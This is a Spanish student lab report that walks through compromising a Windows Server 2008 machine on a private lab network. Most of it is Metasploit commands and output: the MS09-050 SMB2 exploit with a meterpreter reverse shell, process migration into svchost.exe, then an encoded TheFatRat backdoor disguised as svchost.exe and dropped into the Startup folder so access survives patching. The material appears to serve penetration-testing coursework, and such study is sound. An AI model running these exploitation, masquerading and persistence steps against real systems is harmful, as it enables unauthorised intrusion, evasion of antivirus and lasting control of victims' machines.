
Práctica 1.3 B: Disponibildad y pentest (ampliación).


Athos Orío Choperena

15/10/2017

Tras escanear un servidor Windows 2008 con nessus, vemos que tiene varias vulnerabilidades que vamos intentar explotar.



Buscamos en metasploit framework, y vemos que tiene un exploit para esta vulnerabilidad.



```
msf > search MS09-050
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                     Disclosure Date  Rank    Description
   ----                                                     ---------------  ----    -----------
   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh                 normal  Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff                    normal  Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
   exploit/windows/smb/ms09_050_smb2_negotiate_func_index     2009-09-07       good    MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Derefe
rence

msf >
```


Le decimos a msfconsole que queremos usar ese exploit de la siguiente manera

```
msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```


Tras esto, vamos a hacer un show info para informarnos del exploit

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show info

       Name: MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
     Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Good
  Disclosed: 2009-09-07

Provided by:
  Laurent Gaffie <laurent.gaffie@gmail.com>
  hdm <x@hdm.io>
  sf <stephen_fewer@harmonysecurity.com>

Available targets:
  Id  Name
  --  ----
  0   Windows Vista SP1/SP2 and Server 2008 (x86)

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  445              yes       The target port (TCP)
  WAIT   180              yes       The number of seconds to wait for the attack to complete.

Payload information:
  Space: 1024

Description:
  This module exploits an out of bounds function table dereference in
  the SMB request validation code of the SRV2.SYS driver included with
  Windows Vista, Windows 7 release candidates (not RTM), and Windows
  2008 Server prior to R2. Windows Vista without SP1 does not seem
  affected by this flaw.

References:
  https://technet.microsoft.com/en-us/library/security/MS09-050
  https://cvedetails.com/cve/CVE-2009-3103/
  http://www.securityfocus.com/bid/36299
  OSVDB (57799)
  http://seclists.org/fulldisclosure/2009/Sep/0039.html
  http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

Como vemos, este exploit da acceso al equipo, y esta soportado para la versión del servidor que estamos usando:



Así, que vamos a seleccionar el payload meterpreter reverse tcp y configuraremos las opciones



```
msf exploit(ms09_050_smb2_negotiate_func_index) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   445              yes       The target port (TCP)
   WAIT    180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)


msf exploit(ms09_050_smb2_negotiate_func_index) > set rhost 192.168.1.84
rhost => 192.168.1.84
msf exploit(ms09_050_smb2_negotiate_func_index) > set lhost 192.168.1.83
lhost => 192.168.1.83
msf exploit(ms09_050_smb2_negotiate_func_index) >
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.84     yes       The target address
   RPORT  445              yes       The target port (TCP)
   WAIT   180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.83     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)


msf exploit(ms09_050_smb2_negotiate_func_index) >
```

Ahora solo queda lanzar el exploit:

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 192.168.1.83:4444
[*] 192.168.1.84:445 - Connecting to the target (192.168.1.84:445)...
[*] 192.168.1.84:445 - Sending the exploit packet (930 bytes)...
[*] 192.168.1.84:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (179267 bytes) to 192.168.1.84
[*] Meterpreter session 1 opened (192.168.1.83:4444 -> 192.168.1.84:49241) at 2017-10-15 21:13:44 +0200

meterpreter >
```

Como podemos ver, hemos conseguido una sesión meterpreter, ahora podemos realizar un montón de operaciones, una de las más comunes es migrar el proceso a otro proceso que sea común en la ejecución de Windows, por ejemplo, vamos a migrarlo a svchost.exe.

Primero realizaremos un ps para ver los procesos de la víctima.

```
File  Edit  View  Search  Terminal  Help
0     0     [System Process]
4     0     System              x86   0
320   920   taskeng.exe         x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\taskeng.exe
424   4     smss.exe            x86   0     NT AUTHORITY\SYSTEM          \SystemRoot\System32\smss.exe
488   476   csrss.exe           x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\csrss.exe
528   476   wininit.exe         x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\wininit.exe
536   520   csrss.exe           x86   1     NT AUTHORITY\SYSTEM          C:\Windows\system32\csrss.exe
540   616   dllhost.exe         x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\dllhost.exe
584   520   winlogon.exe        x86   1     NT AUTHORITY\SYSTEM          C:\Windows\system32\winlogon.exe
616   528   services.exe        x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\services.exe
628   528   lsass.exe           x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\lsass.exe
636   528   lsm.exe             x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\lsm.exe
796   616   svchost.exe         x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\svchost.exe
852   616   svchost.exe         x86   0     NT AUTHORITY\Servicio de red C:\Windows\system32\svchost.exe
888   616   svchost.exe         x86   0     NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
920   616   svchost.exe         x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\svchost.exe
984   616   svchost.exe         x86   0     NT AUTHORITY\SERVICIO LOCAL  C:\Windows\System32\svchost.exe
1008  984   audiodg.exe         x86   0
1072  616   SLsvc.exe           x86   0     NT AUTHORITY\Servicio de red C:\Windows\system32\SLsvc.exe
1084  616   msdtc.exe           x86   0     NT AUTHORITY\Servicio de red C:\Windows\System32\msdtc.exe
1180  616   svchost.exe         x86   0     NT AUTHORITY\SYSTEM          C:\Windows\system32\svchost.exe
1224  616   svchost.exe         x86   0     NT AUTHORITY\SERVICIO LOCAL  C:\Windows\system32\svchost.exe
1296  616   svchost.exe         x86   0     NT AUTHORITY\Servicio de red C:\Windows\system32\svchost.exe
1432  616   svchost.exe         x86   0     NT AUTHORITY\SERVICIO LOCAL  C:\Windows\system32\svchost.exe
1544  616   spoolsv.exe         x86   0     NT AUTHORITY\SYSTEM          C:\Windows\System32\spoolsv.exe
1596  616   svchost.exe         x86   0     NT AUTHORITY\Servicio de red C:\Windows\system32\svchost.exe
1608  616   svchost.exe         x86   0     NT AUTHORITY\SERVICIO LOCAL  C:\Windows\system32\svchost.exe
1648  616   vmtoolsd.exe        x86   0     NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1664  616   svchost.exe         x86   0     NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
1896  616   VMUpgradeHelper.exe x86   0     NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMware Tools\VMUpgradeHelper.exe
2260  920   taskeng.exe         x86   0     NT AUTHORITY\SERVICIO LOCAL  C:\Windows\system32\taskeng.exe
2364  616   TrustedInstaller.exe x86  0     NT AUTHORITY\SYSTEM          C:\Windows\servicing\TrustedInstaller.exe
2616  920   taskeng.exe         x86   1     server\Administrador         C:\Windows\system32\taskeng.exe
2628  888   dwm.exe             x86   1     server\Administrador         C:\Windows\system32\Dwm.exe
2720  2608  explorer.exe        x86   1     server\Administrador         C:\Windows\Explorer.EXE
2964  2720  VMwareTray.exe      x86   1     server\Administrador         C:\Program Files\VMware\VMware Tools\VMwareTray.exe
2972  2720  VMwareUser.exe      x86   1     server\Administrador         C:\Program Files\VMware\VMware Tools\VMwareUser.exe
3088  920   wuauclt.exe         x86   1     server\Administrador         C:\Windows\system32\wuauclt.exe
3616  3176  mmc.exe             x86   1     server\Administrador         C:\Windows\system32\mmc.exe
3768  2720  cmd.exe             x86   1     server\Administrador         C:\Windows\System32\cmd.exe
3780  3768  conime.exe          x86   1     server\Administrador         C:\Windows\system32\conime.exe
3804  584   taskmgr.exe         x86   1     server\Administrador         C:\Windows\system32\Taskmgr.exe

meterpreter >
```

Ejecutaremos migrate 796

```
meterpreter > migrate 796
[*] Migrating from 628 to 796...
[*] Migration completed successfully.
meterpreter >
```

Hemos entrado en el sistema gracias a una vulnerabilidad, pero para cubrirnos las espaldas y poder entrar en el sistema incluso si la vulnerabilidad es parcheada, vamos a generar un archivo infectado, que subiremos al servidor. Para eso, usaremos TheFatRat. Tendremos que clonar el repositorio de git del proyecto.

```
root@athos: ~
File  Edit  View  Search  Terminal  Help
root@athos:~# git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Counting objects: 13525, done.
remote: Total 13525 (delta 0), reused 0 (delta 0), pack-reused 13525
Receiving objects: 100% (13525/13525), 281.72 MiB | 15.42 MiB/s, done.
Resolving deltas: 100% (4969/4969), done.
Checking out files: 100% (9891/9891), done.
root@athos:~#
```


Y posteriormente instalarlo de la siguiente manera:

```
Instalation completed , To execute fatrat write anywhere in your terminal (fatrat)
root@athos:~/TheFatRat# chmod +x setup.sh && ./setup.sh
```


Y abriremos el programa con fatrat desde la consola

```
[--]   Backdoor Creator for Remote Acces [--]
[--]  Created by: Edo Maland (Screetsec) [--]
[--]            Version: 1.9.5           [--]
[--]           Codename: Whistle         [--]
[--]   Follow me on Github: @Screetsec   [--]
[--]   Dracos Linux : @dracos-linux.org  [--]
[--]                                     [--]
[--]     SELECT AN OPTION TO BEGIN:      [--]
[--] ._______________________________[--]
[01]  Create Backdoor with msfvenom
[02]  Create Fud 100% Backdoor with Fudwin 1.0
[03]  Create Fud Backdoor with Avoid v1.2
[04]  Create Fud Backdoor with backdoor-factory [embed]
[05]  Backdooring Original apk [Instagram, Line,etc]
[06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07]  Create Backdoor For Office with Microsploit
[08]  Load/Create auto listeners
[09]  Jump to msfconsole
[10]  Searchsploit
[11]  File Pumper [Increase Your Files Size]
[12]  Configure Default Lhost & Lport
[13]  Cleanup
[14]  Help
[15]  Credits
[16]  Exit

[TheFatRat]—[~]-[menu]:
```

Seleccionaremos la opción 1 para crear el backdoor



En esta ventana, seleccionaremos 2 para crear el archivo para Windows



Y nos pregunta la dirección ip local (en la que luego escucharemos con el multi/handler), el puerto y el payload que queremos utilizar.

Tras esto, se pone a hacer sus cosas y a compilar el ejecutable para Windows

```
root@athos: ~/TheFatRa
File  Edit  View  Search  Terminal  Help
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes

Found 1 compatible encoders
Attempting to encode payload with 8 iterations of x86/countdown
x86/countdown succeeded with size 621 (iteration=0)
x86/countdown succeeded with size 639 (iteration=1)
x86/countdown succeeded with size 657 (iteration=2)
x86/countdown succeeded with size 675 (iteration=3)
x86/countdown succeeded with size 693 (iteration=4)
x86/countdown succeeded with size 711 (iteration=5)
x86/countdown succeeded with size 729 (iteration=6)
x86/countdown succeeded with size 747 (iteration=7)
x86/countdown chosen with final size 747
Payload size: 747 bytes

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 777 (iteration=0)
x86/jmp_call_additive chosen with final size 777
Payload size: 777 bytes

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 806 (iteration=0)
x86/call4_dword_xor chosen with final size 806
Payload size: 806 bytes

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 833 (iteration=0)
x86/shikata_ga_nai chosen with final size 833
Payload size: 833 bytes
Final size of exe file: 73802 bytes
Saved as: output//root.exe

Your rat file was created and it is stored in : /root/TheFatRat/output//root.exe

Press [ENTER] key to return to menu .
```

Ahora tenemos que renombrar el archivo y ponerle el nombre que queramos, y subirlo al servidor Windows desde la consola que teníamos de meterpreter

```
root@athos:~/TheFatRat/output# mv root.exe /root/svchost.exe
root@athos:~/TheFatRat/output#
```

Y ahora lo subimos con meterpreter al directorio inicio, para que se ejecute automáticamente cada vez que se inicie Windows

```
meterpreter > upload /root/svchost.exe "C:\Users\Administrador\AppData\Roaming\Microsoft\Windows\Start Menu\Programs"
[*] uploading  : /root/svchost.exe -> C:UsersAdministradorAppDataRoamingMicrosoftWindowsStart MenuPrograms
[*] uploaded   : /root/svchost.exe -> C:UsersAdministradorAppDataRoamingMicrosoftWindowsStart MenuPrograms
meterpreter >
```

Ahora, lo único que tendremos que hacer es quedarnos escuchando la conexión de la siguiente manera

```
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.83:4444
msf exploit(handler) >
```

Ahora reiniciaremos el equipo windows2008 para probar si podemos entrar gracias al backdoor

```
[*] Started reverse TCP handler on 192.168.1.83:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.1.84
[*] Meterpreter session 2 opened (192.168.1.83:4444 -> 192.168.1.84:49159) at 2017-10-15 21:46:51 +0200
```

Y con esto hemos conseguido poder acceder al equipo aunque este se actualice